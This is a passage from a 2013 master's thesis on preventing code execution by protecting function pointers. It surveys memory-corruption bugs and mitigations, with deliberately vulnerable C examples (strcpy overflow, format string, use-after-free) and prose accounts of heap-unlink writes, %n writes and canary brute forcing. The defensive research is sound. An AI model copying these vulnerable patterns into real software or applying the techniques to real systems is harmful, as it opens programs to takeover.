TECHNISCHE UNIVERSITÄT CAROLO-WILHELMINA ZU BRAUNSCHWEIG

Master's Thesis

Malicious Code Execution Prevention through Function Pointer Protection

Stephen Röttger

16. July 2013

Institut für Programmierung und Reaktive Systeme
Prof. Dr. Ursula Goltz

Supervisor:
Jens-Wolfhard Schicke-Uffmann

Eidesstattliche Erklärung

Hiermit erkläre ich an Eides statt, dass ich die vorliegende Arbeit selbstständig verfasst und keine anderen als die angegebenen Hilfsmittel verwendet habe.

Braunschweig, 16. July 2013

_____

Abstract

Memory corruption vulnerabilities due to programming errors can lead to arbitrary code execution and be used by an attacker to gain access to a remote machine or escalate his local user privileges. While many mitigation techniques are deployed on modern operating systems, it is still possible to bypass them if the right combination of vulnerabilities exist, i.e. if information about the internal memory layout are leaked and it is possible to overwrite a code pointer. Code pointers can be found as saved return addresses on a program's call stack or as function pointer variables anywhere in memory.

In this thesis, we present a novel protection scheme in order to prevent attackers from executing arbitrary code in scenarios in which they can overwrite a function pointer variable but not saved return addresses. This is accomplished by collecting all function addresses that are assigned to a function pointer variable somewhere in the program and writing them to a special memory region that is write-protected during the program's execution. The variable itself is modified to point to the entry in the memory region and if a function pointer variable is called, it is first verified that it points to this region and then the real function's address is extracted and called instead. By overwriting a function pointer variable, the attacker will only be able to execute functions, which addresses are assigned to a function pointer variable somewhere in the program. A proof-of-concept implementation of this protection scheme was developed as an extension to the C compiler of the GNU Compiler Collection to run on Linux x86-64 platforms.

The security evaluation showed that the scheme can be bypassed in its current state if the attacker controls the first argument passed to the overwritten function pointer. This is possible through a set of functions used for runtime linking operations, which are assigned to function pointer variables by the glibc. As a consequence, we propose two extensions to the scheme which introduce further checks on the called function pointer and prevent the identified bypass technique. These include a verification of the type of the function, as well as a mechanism to arrange function pointer variables in groups. However, these extensions are not part of the proof-of-concept and will be implemented in future work.

Contents

List of Figures

1 Introduction

In modern society, computers are prevalent and mostly interconnected through the internet. They play an important role in businesses of every size, critical infrastructures, governments and the private life. This makes security a major concern and much research has been carried out to assure the resilience of these systems.

Attack scenarios are numerous and have varying motivations. Common financial motivated targets are online banking and credit card transactions. For example, combinations of PC and Android malware exist that intercept Mobile TANs to circumvent two-factor authentication schemes [37]. Other threats include industry espionage, botnets and hacktivism.

Recently, cyberwarfare came into attention as an important topic. Cyberwarfare describes attacks on computer systems of foreign countries for military purposes. In 2010 the computer worm Stuxnet was discovered that targets supervisory control and data acquisition (SCADA) industrial control systems. It is believed that the worm's intention was to damage nuclear facilities in Iran. To accomplish this, it used four previously unknown vulnerabilities in Microsoft Windows, so-called zero-day vulnerabilities, as well as a stolen certificate for code signing. Since then, many countries started or reinforced their cyberwarfare program.

A major attack vector for intrusions into computer systems are software vulnerabilities caused by programming or logic errors. The project Common Weakness Enumeration (CWE) [23] contains currently 917 types of software weaknesses that can be used to disrupt or modify the behaviour of software in an unintended way.

This thesis examines memory corruption vulnerabilities in C programs, a subclass of these weaknesses. These vulnerabilities have in common that user supplied data is not correctly validated and leads to arbitrary overwrites of memory at unintended addresses. A well known example is the buffer overflow vulnerability, where data of unverified length is written into a buffer of insufficient size. Data located behind the buffer in memory can then be overwritten by an attacker and used to execute arbitrary program code. This enables the attacker to either take over a remote computer if the vulnerability is in a server program accessible over the network or to escalate his privileges if a program is affected that is running with higher privileges than the user. The Open Source Vulnerability Database (OSVDB) [12] recorded more than 100 different overflow vulnerabilities in each quarter since 2005 (cf. Figure 1.1) and the CWE project and the SANS institute chose buffer overflows as the 3rd most dangerous software error in 2011 [22].

Memory corruption is still an open problem and a comprehensive solution seems to be impossible. Mitigation techniques try to complicate finding or exploiting of security issues and thus increase the time and effort needed by an attacker. These




Figure 1.1: Number of Vulnerabilities in OSVDB by Quarter by Type (Image from [12])

include sandboxing the vulnerable process, techniques for vulnerability detection, preventing malicious overwrites, preventing code injection through non-executable memory pages or randomization of existing code addresses. Common mitigation techniques will be examined in detail in Section 3.

Vulnerabilities that lead to arbitrary code execution allow an attacker to overwrite a code pointer that is stored in memory. This includes saved return addresses stored on the program's stack (cf. Section 2.1.1) and function pointer variables. In this thesis a novel protection scheme is introduced that tries to prevent an attacker from executing arbitrary code in scenarios in which he controls the content of a function pointer variable but is not able to overwrite a saved return address. This is for example the case when a use-after-free vulnerability is exploited (cf. Section 2.3). Therefor, an extension to the C compiler of the GNU Compiler Collection (GCC) for the Linux platform was developed that will collect all function addresses which are assigned to a function pointer variable at any point in the program and store them in a read-only memory area. Function pointer variables will then be modified to point to this memory area instead of containing the function's address itself. Additional code is emitted by the compiler in front of every call to a function pointer, which verifies that the pointer points to the read-only memory area and then loads the real function's address from memory. If an attacker is able to overwrite the function pointer, the code he will be able to execute is thereby limited to the functions stored in the read-only memory area.

The presented approach is fully conform to the newest standard that defines the

C programming language and does not require modifications to programs or shared libraries except for the C standard library (libc). While in this thesis a proof-of-concept implementation for the x86-64 architecture was developed, it can be ported to other architectures by modifying the platform-dependent code of the libc.

The outline of this thesis is as follows. Section 2 gives an overview of memory corruption vulnerabilities in C programs and the possibilities that arise for an attacker, while Section 3 describes exploitation techniques and countermeasures commonly deployed on modern Linux distributions. These sections provide the basic knowledge to understand the attack scenarios in which the proposed function pointer protection scheme will be beneficial. Section 4 in turn describes the protection scheme itself and Section 5 covers the implementation details, especially the modifications performed to the GCC and the glibc, the libc implementation by the GNU Project. For the evaluation in Section 6 a performance benchmark was conducted as well as the security analyzed on the basis of a sample vulnerable program. Section 7 describes extensions to the protection scheme to improve its security, which will be implemented in future work. Finally, related work is covered in Section 8 and a conclusion is given in Section 9.

2 Memory Corruption Vulnerabilities

Memory corruption vulnerabilities are coding errors that allow an attacker to write to a program's memory at addresses that were not intended by the developer. Overwriting non-control data can have a serious impact as Chen et al. showed in [7]. For example, overwriting configuration data could be used to disable security mechanisms of a server process or overwriting decision-making variables could bypass authentication mechanisms. However, this thesis will focus on the ability to overwrite the program's instruction pointer. The instruction pointer is a register of the central processing unit (CPU) that contains the memory address of the instruction that will be executed next. It is loaded from memory after returning from a function or when a function pointer is called. Thus, if an attacker can modify the corresponding memory addresses, he gains control over the instruction pointer and can execute arbitrary code.

This section will explain the most common memory corruption vulnerabilities and introduce needed fundamentals about memory layout and calling conventions of the x86-64 architecture. The examples in this section are chosen as simple as possible and are easily detectable by automatic code analysis tools. However, in general finding all vulnerabilities by a static code analysis is impossible. For example, it can be shown that finding buffer overflows can be reduced to the undecidable halting problem [20]. In order to show that these vulnerabilities also occur in real-world applications, every section will include a reference to a recent entry in the Common Vulnerabilities and Exposures (CVE) directory, a system that collects information about publicly known vulnerabilities.

2.1 Buffer Overflows

A buffer overflow is a programming error where data is written over the boundaries of a buffer. Buffer overflows are categorized into heap-based and stack-based overflows, depending on the memory location of the buffer.

2.1.1 Stack-based Overflow

A stack is a data structure that supports push and pop operations to add or remove items on its top. The memory region of the same name is used by functions to store their local variables in C programs. Every function invocation will allocate a memory region on the stack, its so-called stack frame, which is released again after the function has finished.

Listing 2.1: C Program Vulnerable to a Buffer Overflow

```
#include <string.h>

int main(int argc, char *argv[]){
  char buf[1024];
  strcpy(buf, argv[1]);
}
```

On the x86-64 architecture, the stack grows downwards, i.e. the stack bottom is at a higher memory address than the stack top. The processor possesses a special register to keep track of the stack top, the stack pointer register rsp, that is updated automatically by **push** and **pop** instructions. Data on the stack can also be accessed directly, using rsp-relative addressing.

Listing 2.1 shows the most simple case of a stack-based buffer overflow. The user-supplied string in argv[1] is copied to a fixed-size buffer on the stack. If the string is larger than the buffer, it will overwrite data at higher memory addresses and, since the stack grows downwards, will thereby overwrite elements that were pushed to the stack previously.

In addition to local variables, the return address of the current function is located on the stack. Figure 2.1 shows the stack memory layout after a function call. Function calls in x86-64 are executed using the **call** $dst instruction. This instruction pushes the address of the next instruction it would have executed on the stack and adds $dst to the instruction pointer[1]. The called function will then allocate space on the stack by subtracting the needed value from the stack pointer. This is where the buffer in the example is located. When the function returns, it will first restore the original stack pointer value and then execute a **ret** instruction, which pops a value from the stack into the instruction pointer register.

In the buffer overflow scenario, an attacker will be able to overwrite this saved instruction pointer with a chosen value. If the function executes the **ret** instruction, the attacker-provided value will be loaded into the instruction pointer register giving the attacker full control over the memory address that will be executed next.

To give a real-world example, version 1.4.0 of the popular webserver nginx was vulnerable to a stack-based buffer overflow attack (CVE-2013-2028) and it was shown by *VNSECURITY*[2] how it can be exploited to execute arbitrary code. The vulnerability is located in the code that handles discarding of unnecessary client request data, where a buffer of fixed size is created on the stack to read the request into.

```
u_char buffer[NGX_HTTP_DISCARD_BUFFER_SIZE];
```

The overflow then happens through the way conversions between signed and unsigned data types are handled. The size variable that defines how much data will be written

[1] Adding a value to the instruction pointer executes a call relative to the current code address. This behaviour is important to support position-independent code.

[2] `http://www.vnsecurity.net/2013/05/analysis-of-nginx-cve-2013-2028/`




Figure 2.1: Stack Memory Layout After a Function Call

Listing 2.2: C Program Vulnerable to a Heap Overflow

```
#include <string.h>
#include <stdlib.h>

int main(int argc, char *argv[]){
  char *buf = malloc(1024);
  char *buf2 = malloc(1024);
  //[...]
  memcpy(buf, argv[2], atoi(argv[1]));
  //[...]
  free(buf2);
}
```

into the buffer is calculated through the following expression:

```
size = (size_t) ngx_min(r->headers_in.content_length_n,
                        NGX_HTTP_DISCARD_BUFFER_SIZE);
```

The function ngx_min performs a signed comparison and if the first parameter, which is a signed data type, is less than zero, it will be returned by the function and casted to the unsigned data type size_t. This conversion in turn results in a value that is greater than the size of the buffer and the program will write user-data outside of its bounds.

2.1.2 Heap-based Overflow

The heap-based buffer overflow as shown in the example in Listing 2.2 is similar to the previous vulnerability, except that the overflowing buffer is located in the heap memory region instead of the stack. The heap is the memory area used for dynamic allocations and is managed by the libc through the sbrk and mmap system calls[3]. The sbrk system call modifies the size of a program's data section where heap allocations are primarily located. Especially for bigger allocations, dedicated memory regions are allocated using the mmap system call.

The glibc uses a double linked list to to keep track of unused memory regions on the heap. An overview of the memory layout is given in Figure 2.2. To avoid wasting space, the memory of the free heap elements, called chunks, are used to store the list items. Furthermore, the heap control data is stored adjacent to the element itself, i.e. the size of the previous chunk is prepended to the element, as well as the size of the current chunk and a flag if the previous chunk is allocated. Consequently, if a write to a buffer on the heap overflows, the control data of the next element can be overwritten.

When freeing a heap element, at first it is checked, if the next chunk before or after the current one in memory is unused as well, in which case it will be removed

[3]System calls are the interface between the user program and the kernel and can be used for example to allocate memory or to open files.




Figure 2.2: Heap Memory Layout in the Glibc; The M and P flags are set if the chunk is mmapped or the previous chunk is in use respectively.

from the free list and merged with the current chunk. The freeing process itself, in a simplified form, only has to add the chunk to the list of free elements.

If the element to be freed was overwritten by an attacker, he can modify the field in which the size of the previous element is stored to point to attacker controlled data. Furthermore, he can unset the flag indicating if the previous element is in use and thereby trigger the unlink operation on a list element `p` controlled by him. Until August 2004, the unlink operation was implemented as follows (`fd` and `bk` are the forward and backward pointers of the list element `p` respectively):

```
fd = p->fd;
bk = p->bk;
fd->bk = bk;
bk->fd = fd;
```

On a 64 bit system, unlinking a controlled forward pointer `fd` and backward pointer `bk` will result in the value `fd` being written to the address `bk+16`[§] while the value `bk` is written to the address `fd+24`[§]. Thus, the attacker can overwrite an arbitrary address with a chosen value, but under the constraint that this value must be a valid pointer to a writable memory region.

An effective mitigation for this exploitation technique was introduced in 2004 through a list integrity check in the unlink operation.

```
if (fd->bk != p || bk->fd != p)
  malloc_printerr (/*...*/);
```

[§]The offsets of the forward and backward pointers on 64 bit systems

Listing 2.3: C Program with a Format String Vulnerability

```
1 #include <stdio.h>
2
3 int main(int argc, char *argv[]){
4   printf(argv[1]);
5 }
```

As a consequence, this technique can only be used to write to memory addresses that hold a pointer to the controlled memory chunk itself, which greatly reduces the exploitation possibilities.

However, more advanced methods exist [4, 13] that can still lead to arbitrary overwrites and code execution. For example, it was shown in [4] how the free implementation can be tricked to use an arena pointer that points to user controlled memory. The arena pointer is used to locate metadata for the heap management, including lists that hold free memory chunks. By choosing specially crafted values, it is again possible to overwrite arbitrary memory or to have a malloc call return a pointer to a chosen address.

Many of these techniques require fine grained control over calls to malloc and free. A common example where this is given is the JavaScript interpreter of web browsers. JavaScript code is usually received and executed from untrusted websites. The creation of objects in JavaScript will lead to a malloc call in the underlying interpreter, while the size of the allocation is influenced by the objects size. For example, the company *VUPEN Security* used a heap overflow in the Pwn2own 2012 contest to exploit a Windows 7 system running the Internet Explorer 9 through a specially crafted website with JavaScript code (CVE-2012-1876).

2.2 Format String Exploit

Format strings are used by the printf family of functions to write data to a buffer or file descriptor. The format string itself is used to specify the output format of the data. Besides text, it consists of format specifiers prepended by a percent sign. For example, the string "i=%x" will take an integer from the function's parameters and insert its value in signed hexadecimal notation after the equal sign.

The printf functions are variadic functions, i.e. they take a variable amount of arguments, since the number of parameters that are needed are encoded in the format string itself and may not be known at compile time.

```
int printf(const char *format, ...);
```

A problem arises, when a user-supplied string is used as the format string, as shown in the example Listing 2.3. When parsing the format string, the function will read an additional parameter passed to the function for each encountered percent sign. For example, if the attacker provides a string that consists of many "%x", the function will print the content of registers and values from the stack, depending on the calling

Listing 2.4: C++ Program with a Use-after-free Vulnerability

```
#include "obj.h"

int main(int argc, char *argv[]){
  obj *o = new obj();
  //[...]
  delete o;
  //[...]
  o->virtualMethod();
}
```

convention used on the platform. Further, by providing a "%s" specifier, a parameter is interpreted as a pointer to a string and all data starting at this address is printed until the first null byte is reached. After consuming some parameters by using arbitrary format specifiers, data from the stack and thus possibly user-supplied data will be used as input to the format parameters. Thus, arbitrary data from memory can be printed, leaking information about the program's internal state and possibly security-critical information.

The most severe format specifier is "%n". It is used to write the amount of characters that have been written so far to a given memory address. This number can be precisely controlled by specifying a minimum field width on an output format specifier. In conjunction with the "h" length modifier, this can be used to write 2 bytes at a time to attacker chosen memory addresses. By overwriting for example the saved instruction pointer on the stack or a global function pointer, the attacker will be able to control the instruction pointer and thereby execute arbitrary code.

With the GCC compiler option *FORTIFY_SOURCE*, countermeasures were introduced to complicate the exploitation of format string vulnerabilities. Specifically, a check was included to prohibit "%n" specifiers to be located in writable memory regions. Though, as was shown in [28] this feature only makes exploitation more difficult, but not impossible.

A recent example for format string vulnerabilities is a bug in a function to print debug information of the program *sudo* (CVE-2012-0809). *Sudo* is used to run programs as a different user on unix-like operating systems and thus needs to run with system privileges. Consequently, any user could acquire system privileges for himself by exploiting this vulnerability.

2.3 Use-after-Free

Use-after-free vulnerabilities describe programming errors in which allocated memory is used after it has already been freed. In C++ programs, use-after-free vulnerabilities pose a major threat due to their simplicity of exploitation. A vulnerable C++ program is shown in Listing 2.4 where a virtual method is called on the object o that has been deleted previously.




Figure 2.3: Memory Layout of a C++ Object with Virtual Methods

Virtual methods are used to implement polymorphism in C++ and can be overridden in derived classes. If a virtual method is called on a pointer or reference of an object of the base class type, the function to be executed is chosen depending on the object's real type. To implement this behaviour, a table with function pointers to the virtual methods is generated for every class, the so-called virtual method table. Each object contains a pointer to the corresponding table at a fixed offset (cf. Figure 2.3). When a virtual method is called, the compiler generates code that dereferences the pointer at the specific offset to access the virtual method table and consecutively calls the function pointer for the requested virtual method.

After the object has been freed, its memory will be available for allocations again. If an attacker is able to allocate the memory area that was previously occupied by the object, he can overwrite the pointer to the virtual method table. By letting it point to user-controlled memory, he can subsequently provide a forged virtual method table and thus choose arbitrary addresses for the contained function pointers. Finally, when the virtual method call on the previously freed object is triggered, the program will execute code at the address provided by the attacker.

As an example, *VUPEN Security* showed in [16] how to gain arbitrary code execution through a use-after-free vulnerability on Mozilla Firefox through specially crafted JavaScript code (CVE-2012-0469).

2.4 Array Out-of-Bounds Access

In C programs, arrays are represented by a contiguous memory region big enough to store the required number of elements. Thus, accessing the array element `n` is translated to a memory access at the offset `n`∗**sizeof**(element) of the base address of the array. In contrast to other languages, its length is not stored together with the array and ensuring that an access is inside of its bounds is left to the program logic.

If the array index is given by the user and not properly verified, an attacker gains read or write access to arbitrary memory addresses. This kind of bug is often induced by integer overflows or conversions between signed and unsigned data types. The following example shows how an integer overflow can lead to write access outside of the bounds of an array.

```
if (array_start + index*sizeof(element) < array_end)
  array[index] = val;
```

If the `index` variable holds a big value, it can wrap around after the multiplication with **sizeof**(element) and finally lead to a value below the start of the array.

The Linux kernel had an out-of-bounds access vulnerability from versions 2.6.37 until 3.8.8 in its performance monitoring subsystem (CVE-2013-2094). In the system call perf_event_open, the user provides an event ID as an unsigned 64 bit integer. This event ID is casted to a 32 bit signed integer and checked if it exceeds a certain threshold:

```
if (event_id >= PERF_COUNT_SW_MAX)
  return -ENOENT;
```

Afterwards, an array element is incremented, using the event ID as index. By providing a negative value, an attacker could increment an arbitrary value that is located before this array in the kernel memory. A proof of concept (POC) exploit exists [30] that uses this vulnerability to increment the 32 most significant bits of a function pointer in the interrupt descriptor table. This causes the function pointer to point to user memory and, by triggering the appropriate interrupt, attacker-provided code will be executed with kernel privileges.

2.5 Information Leak

Information leaks can arise through many different vulnerabilities. Subject to the leak can be sensitive information, cryptographic keys, the internal state or information about the operating system or used software versions. In web applications, disclosure of the source code can be security critical, since it can include hard coded secrets and vulnerabilities are easier to spot.

In the context of memory corruption exploitation, leakage of internal memory is of interest. Information leaks can be used to bypass some mitigation techniques like stack canaries (cf. Section 3.1) and address space layout randomization (ASLR) (cf. Section 3.4). For example, format string vulnerabilities can lead to information leaks as shown in Section 2.2. Through different format specifiers, memory can be printed from arbitrary addresses as well as from the stack, disclosing the stack canary, saved return addresses and potentially code or data pointers from local variables. A pointer to a global variable or function can in turn be used to calculate the base address at which the corresponding shared library was loaded in memory and thereby to bypass ASLR. The same is the case for saved instruction pointers. Since the backtrace[4] of the program is usually known for the time when the vulnerability is triggered, the attacker knows to which instruction the saved instruction pointer points to and its offset in the program's code. By subtracting this offset from the disclosed value, he can calculate the base address of the corresponding program or shared library.

Other vulnerabilities can lead to information disclosure as well. For example, an out-of-bounds read access to an array (cf. Section 2.4) can be used to read arbitrary memory [31]. Further, buffer overflows and arbitrary writes can trigger information leaks. By overwriting the null-terminator of a string, printing this string will also

[4]The backtrace of a program is the succession of functions that are currently active, i.e. the current function, its caller, the caller's caller, etc.

print data residing behind it in memory until the first null byte is reached. Similarly, overwriting size variables [26, 16] or type information, controlling how data is interpreted [19], can be used to cause information leaks.

Finally, the unintentional use of uninitialized data can be another source of leaked pointers. In [18] it was shown, how a failure to initialize a pointer in the Microsoft XML Core Services (CVE-2012-1889) can lead to an address leak and remote code execution on the Internet Explorer 9 through a specially crafted website. This uninitialized pointer could be made to point to a freed body element and, by accessing the background color, be used to read an internal pointer value.

3 Exploitation Techniques and Common Mitigations

This section will describe exploitation techniques and common mitigations to prevent or complicate the exploitation of memory corruption vulnerabilities. The focus thereby is on mitigations that are implemented on modern Linux systems. These two topics are incorporated into one section, since they are interwoven with each other. The mitigations that were developed to counter specific exploits lead to new techniques to bypass them.

The flowcharts in Figure 3.1 and 3.2 give an overview how a vulnerability can lead to arbitrary code execution. Figure 3.1 shows how linear stack overwrites or arbitrary overwrites can lead to control over the instruction pointer, while Figure 3.2 shows how control over the instruction pointer can be used to execute attacker supplied code. Note that the flowcharts are only exemplary and disregard many constraints that can arise. For example, if the overflow vulnerability is located in a call to strcpy the attacker won't be able to write null bytes. Similarly, arbitrary overwrites can be limited to specific memory regions as shown in Section 2.4 in the case of an exploit for the Linux kernel.

3.1 Stack-Smashing Protector

The Stack-Smashing Protector (SSP) is a compiler feature of the GCC that provides protection against stack-based buffer overflows. While the similar /GS compiler flag of Microsoft Visual Studio is enabled by default, SSP has to be enabled explicitly at compile time.

SSP implements stack canaries based on StackGuard [10] by Cowan et al. as well as reordering of local variables. Stack canaries are values that are pushed on the stack in the function prologue. As a consequence, the stack canary is located between the saved instruction pointer, which will be used by the final return instruction, and the local variables, e.g. the local buffer vulnerable to an overflow. Thus, a stack-based buffer overflow that overwrites the saved instruction pointer will also overwrite the stack canary. In the function epilogue, it is first checked if the canary value on the stack is unmodified before the **ret** instruction is executed. Otherwise, an error message is printed and the program is terminated.

Stack canaries are further divided into random canaries and terminator canaries. In terminator canaries, the canary value consists of characters that commonly depict the end of data. These include for example the null byte, line terminators or -1. The disadvantage of terminator canaries is that they only provide protection in attack




Figure 3.1: Exemplary Flowchart Showing Common Exploitation Techniques Leading to an Instruction Pointer Overwrite and their Mitigations

scenarios where the chosen terminators are used. Overflows in calls to memcpy will still be exploitable, since the attacker can overwrite the canary with its known value.

Random canaries are implemented by the SSP feature of GCC and provide better protection in general attack scenarios. When the program is started, a random 64 bit value is generated and stored in the program's thread-local storage (TLS). Afterwards, this value is used as the stack canary in every protected function. As long as no information disclosure vulnerability exists that can be used to leak the stack canary, random canaries can only be bypassed by indirect overwrites or through brute forcing, which, with an expectation of 2^{63} tries, is often infeasible. In some scenarios it can be possible to brute force the canary byte wise. A forking server daemon will use the same canary in every process. Thus, if the attacker overwrites a single byte of the canary, he can observe if the process crashes, e.g. if he doesn't send an answer. This way, he can find the canary in less than $8 \cdot 2^8$ tries instead.

The canary does not protect local variables located between the vulnerable buffer and the canary itself. If a pointer resides in this area and is overwritten by the attacker, it can be possible to read from or write to arbitrary addresses. Consequently, SSP implements a second security mechanism: reordering of local variables. If possible, arrays will be placed after all other variables on the stack, in order that these variables can not be overwritten by buffer overflows. Reordering is not possible with data in structs though, since its data layout must be consistent between the program and shared libraries to guarantee binary compatibility.

3.2 Indirect Overwrites

As shown in Section 2, many vulnerabilities can lead to arbitrary overwrites, including format string exploits, heap-based buffer overflows or out-of-bound array accesses. Since the ultimate goal of the attacker is to gain code execution, it is of interest to him which addresses in the program's memory will be loaded as the processor's instruction pointer and thus pose a valuable target for overwrites.

